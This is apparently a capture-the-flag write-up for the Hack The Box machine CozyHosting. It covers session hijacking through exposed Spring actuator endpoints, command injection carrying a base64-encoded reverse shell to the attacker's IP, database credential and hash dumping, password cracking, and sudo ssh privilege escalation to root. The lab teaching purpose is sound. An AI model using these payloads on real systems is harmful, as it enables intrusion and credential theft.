

Erel Regev

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
Scanning

Started with a very basic scanning:

```
kali@kali: ~  
File Actions Edit View Help  
(kali@kali)~  
$ nmap 10.129.135.113 -sV  
Starting Nmap 7.94 ( https://nmap.org ) at 2023-09-03 09:16 EDT  
Nmap scan report for 10.129.135.113  
Host is up (0.13s latency).  
Not shown: 998 closed tcp ports (conn-refused)  
PORT      STATE SERVICE VERSION  
22/tcp    open  ssh      OpenSSH 8.9p1 Ubuntu 3ubuntu0.3 (Ubuntu Linux; protocol 2.0)  
80/tcp    open  http     nginx 1.18.0 (Ubuntu)  
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel  
  
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .  
Nmap done: 1 IP address (1 host up) scanned in 30.64 seconds
```

Two ports are open: 22 and 80.

Added the IP address and domain to the /etc/hosts and accessed the website:



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Website viewing

PRICING

Check our Pricing

Free Plan

\$0 / mo




One free host for a month
Monitoring dashboard
Access to admin interface

Starter Plan

\$19 / mo


Featured



Up to 4 hosts
Monitoring dashboard
Full admin interface
Automated host auditor

Business Plan


\$29 / mo




Up to 20 hosts
Monitoring dashboard
Full admin interface
Automated host auditor

Ultimate Plan

\$49 / mo



Up to 20 hosts
Monitoring dashboard
Full admin interface
Automated host auditor

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- SSL management
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Designed by [BootstrapMade](#)

Note that it was designed by BootstrapMade. We might use it, and if not, its good to note it.

Login page:

Login to Your Account

Username

@

Password

☐ Remember me

Login

Designed by [BootstrapMade](#)


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Some of them has data and some don't. what caught my eyes was the sessions directory:

```

[11:31:29] 200 - 0B - /actuator;/scheduledtasks
[11:31:29] 200 - 0B - /actuator;/ssoSessions
[11:31:29] 200 - 0B - /actuator;/sessions
[11:31:29] 200 - 0B - /actuator;/sso
[11:31:29] 200 - 0B - /actuator;/statistics
[11:31:29] 200 - 0B - /actuator;/refresh
[11:31:28] 200 - 0B - /actuator;/liquibase
[11:31:29] 200 - 0B - /actuator;/trace
[11:31:29] 200 - 0B - /actuator;/springWebflow
[11:31:29] 200 - 0B - /actuator;/status
[11:31:29] 200 - 0B - /actuator;/threaddump
[11:31:30] 200 - 15B - /actuator/health
[11:31:30] 200 - 5KB - /actuator/env
[11:31:31] 200 - 48B - /actuator/sessions
[11:31:31] 200 - 10KB - /actuator/mappings
[11:31:35] 401 - 97B - /admin
[11:31:39] 200 - 0B - /admin/%3bindex/
[11:31:39] 200 - 124KB - /actuator/beans

```




Looks like it contains data for some users... when comparing the request and the response using Burpsuit's repeater, it seems to be a cookie for the user.

Let's test that by using the found cookie for the user kanderson in the request.


I used random credentials and captured the request using burpsuite.

First I used the cookie when accessing the login page:




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
It sends a GET request to /admin:



Changed the cookie as well:



Managed to log in as Admin:



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include host into automatic patching

Please note
For Cozy Scanner to connect the private key that you received upon registration should be included in your host's .ssh/authorized_keys file.

Connection settings

Hostname

Username

Submit Reset

It seems to try and connect using SSH (to my machine). More interesting is the request and the parameters in it:

Command Injection

Request to http://cozyhosting.htb:80 [10.10.11.230]

Forward Drop Intercept is on Action Open browser

Pretty Raw Hex

```
1 POST /executessh HTTP/1.1
2 Host: cozyhosting.htb
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 32
9 Origin: http://cozyhosting.htb
10 Connection: close
11 Referer: http://cozyhosting.htb/admin
12 Cookie: JSESSIONID=3038E6F45FE63D865CB5832369065243
13 Upgrade-Insecure-Requests: 1
14
15 host=10.10.14.126&username=darth
```

Request

Pretty Raw Hex

```
1 POST /executessh HTTP/1.1
2 Host: cozyhosting.htb
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0)
  Gecko/20100101 Firefox/115.0
4 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,im
  age/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 32
9 Origin: http://cozyhosting.htb
10 Connection: close
11 Referer: http://cozyhosting.htb/admin
12 Cookie: JSESSIONID=3038E6F45FE63D865CB5832369065243
13 Upgrade-Insecure-Requests: 1
14
15 host=10.10.14.126&username=darth
```

Response

Pretty Raw Hex Render

```
1 HTTP/1.1 302
2 Server: nginx/1.18.0 (Ubuntu)
3 Date: Sun, 03 Sep 2023 19:34:19 GMT
4 Content-Length: 0
5 Location: http://cozyhosting.htb/admin?error=ssh: connect to host
  10.10.14.126 port 22: Connection timed out
6 Connection: close
7 X-Content-Type-Options: nosniff
8 X-XSS-Protection: 0
9 Cache-Control: no-cache, no-store, max-age=0, must-revalidate
10 Pragma: no-cache
11 Expires: 0
12 X-Frame-Options: DENY
13
14
```

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I encoded a reverse shell payload to base64, then used a command injection technique to send the payload:

```
sh -i >& /dev/tcp/10.10.14.149/5555 0>&1
```

ABC 40 1 0-40 (40 selected)

Output

```
c2ggLWkgPiYgL2Rldi90Y3AvMTAuMTAuMTQuMTQ5LzU1NTUgMD4mMQ==
```

Request

Pretty Raw Hex

```
1 POST /executessh HTTP/1.1
2 Host: cozyhosting.htb
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0)
  Gecko/20100101 Firefox/115.0
4 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,im
  age/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 147
9 Origin: http://cozyhosting.htb
10 Connection: close
11 Referer: http://cozyhosting.htb/admin
12 Cookie: JSESSIONID=3038E6F45FE63D865CB5832369065243
13 Upgrade-Insecure-Requests: 1
14
15 host=10.10.14.149&username=
  ;echo${IFS}"c2ggLWkgPiYgL2Rldi90Y3AvMTAuMTAuMTQuMTQ5LzU1NTUgMD4mMQ"
  |base64${IFS}-d|bash;
```

Response


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Received shell:

```

kali@kali: ~
File Actions Edit View Help
(kali@kali)-[~]
$ nc -nlvp 5555
listening on [any] 5555 ...
connect to [10.10.14.149] from (UNKNOWN) [10.10.11.230] 51502
sh: 0: can't access tty; job control turned off
$ whoami
app
$ ls
cloudhosting-0.0.1.jar
$

```




```

$ python3 -m http.server
10.10.14.149 - - [03/Sep/2023 20:14:19] "GET / HTTP/1.1" 200 -
10.10.14.149 - - [03/Sep/2023 20:14:20] code 404, message File not found
10.10.14.149 - - [03/Sep/2023 20:14:20] "GET /favicon.ico HTTP/1.1" 404 -
10.10.14.149 - - [03/Sep/2023 20:14:37] "GET /cloudhosting-0.0.1.jar HTTP/1.1" 200 -

```

Extracted the jar file:



Postgres user was found.

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Postgres

I stabled the shell and use postgresql commands to login to the database:

```
(kali㉿kali)-[~]
$ nc -nlvp 5555
listening on [any] 5555
connect to [10.10.14.149] from (UNKNOWN) [10.10.11.230] 50650
sh: 0: can't access tty; job control turned off
$ python3 -c 'import pty; pty.spawn("/bin/bash")'
app@cozyhosting:/app$ ^Z
zsh: suspended nc -nlvp 5555

(kali㉿kali)-[~]
$ stty raw -echo; fg

[1] + continued nc -nlvp 5555
export=xterm
<tgresql://postgres:Vg&nvzAQ7XxR@localhost/postgres"
psql (14.9 (Ubuntu 14.9-0ubuntu0.22.04.1))
SSL connection (protocol: TLSv1.3, cipher: TLS_AES_256_GCM_SHA384, bits: 256, compression: off)
Type "help" for help.

postgres=#
```

https://www.commandprompt.com/education/postgresql-basic-psql-commands/?source=post_page-----3db77d07bc06-----

found a table called "public.users" with names and password in it.

```
postgres=# \c cozyhosting;
SSL connection (protocol: TLSv1.3, cipher: TLS_AES_256_GCM_SHA384, bits: 256, compression: off)
You are now connected to database "cozyhosting" as user "postgres".
cozyhosting=# \dt;
WARNING: terminal is not fully functional
Press RETURN to continue
List of relations
Schema | Name | Type | Owner
-----+-----+-----+-----
public | hosts | table | postgres
public | users | table | postgres
(2 rows)

cozyhosting=# \d users;
WARNING: terminal is not fully functional
Press RETURN to continue
Table "public.users"
Column | Type | Collation | Nullable | Default
-----+-----+-----+-----+-----
name | character varying(50) | | not null |
password | character varying(100) | | not null |
role | role | | |
Indexes:
"users_pkey" PRIMARY KEY, btree (name)
Referenced by:
TABLE "hosts" CONSTRAINT "hosts_username_fkey" FOREIGN KEY (username) REFERE
NCES users(name)

(END)
```

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I used a SQL command in order to view the data inside:

```
cozyhosting=# SELECT name, password FROM public.users;
WARNING: terminal is not fully functional
Press RETURN to continue

  name | password
-----+-----
kanderson | $2a$10$E/Vcd9ecflmPudWeLSEIv.cvK6QjxjWlWXpij1NVNV3Mm6eH58zim
admin | $2a$10$SpKYdHLB0F0aT7n3x72wtuS0yR8uqqbNNpIPjUb2MZib3H9kV08dm
(2 rows)

(END)
```

Brute-Force

```
(kali㉿kali)-[~/Desktop/SecLists/Passwords]
$ john ../../hash.txt --wordlist=rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (bcrypt [Blowfish 32/64 X3])
Cost 1 (iteration count) is 1024 for all loaded hashes
Will run 8 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
0m 0s:00:00:15 0.01% (ETA: 2023-09-05 08:38) 0g/s 163.8p/s 163.8c/s 163.8C/s biscuit..keith
m d (?)
1g 0s:00:00:17 DONE (2023-09-04 03:56) 0.05817g/s 163.3p/s 163.3c/s 163.3C/s onlyme..keyboard
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

I will try to login via SSH and the user josh I saw earlier while inspecting the machine:

```
(kali㉿kali)-[~/Desktop]
$ ssh josh@10.10.11.230
The authenticity of host '10.10.11.230 (10.10.11.230)' can't be established.
ED25519 key fingerprint is SHA256:x/7yQ53dizlhq7THoanU79X7U63DSQqSi39NPLqRKHM.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.11.230' (ED25519) to the list of known hosts.
josh@10.10.11.230's password:
Welcome to Ubuntu 22.04.3 LTS (GNU/Linux 5.15.0-82-generic x86_64)
```

```
josh@cozyhosting:~$ ls
RIFY OK: depth=0, C=UK, ST=City,
user.txt
josh@cozyhosting:~$ cat user.txt
8
bssion: dest=TM ACTIVE
josh@cozyhosting:~$
```

Privilege escalation

First thing to do is to check whether the user josh can run commands using sudo:

```
josh@cozyhosting:~$ sudo -l
[sudo] password for josh:
Matching Defaults entries for josh on localhost:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/bin\:/snap/bin, use_pty

User josh may run the following commands on localhost:
    (root) /usr/bin/ssh *
```

Really straight forward:

I used GTFOBins:

GTFOBins (Get The Functionality Out of Binaries) is a community-driven project and website that catalogs various Unix and Linux binaries and their potential security implications. It focuses on documenting binary executables that can be abused or misused by attackers to gain unauthorized access or perform malicious actions on a system. GTFOBins provides information on how these binaries can be leveraged for privilege escalation, lateral movement, and other offensive purposes.

<https://gtfobins.github.io/>

Searched for SSH options and found the following:

Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

Spawn interactive root shell through ProxyCommand option.

```
sudo ssh -o ProxyCommand=';sh 0<&2 1>&2' x
```

```
josh@cozyhosting:~$ sudo ssh -o ProxyCommand=';sh 0<&2 1>&2' x
# whoami
root
# cd /root
# cat root.txt
2
#
```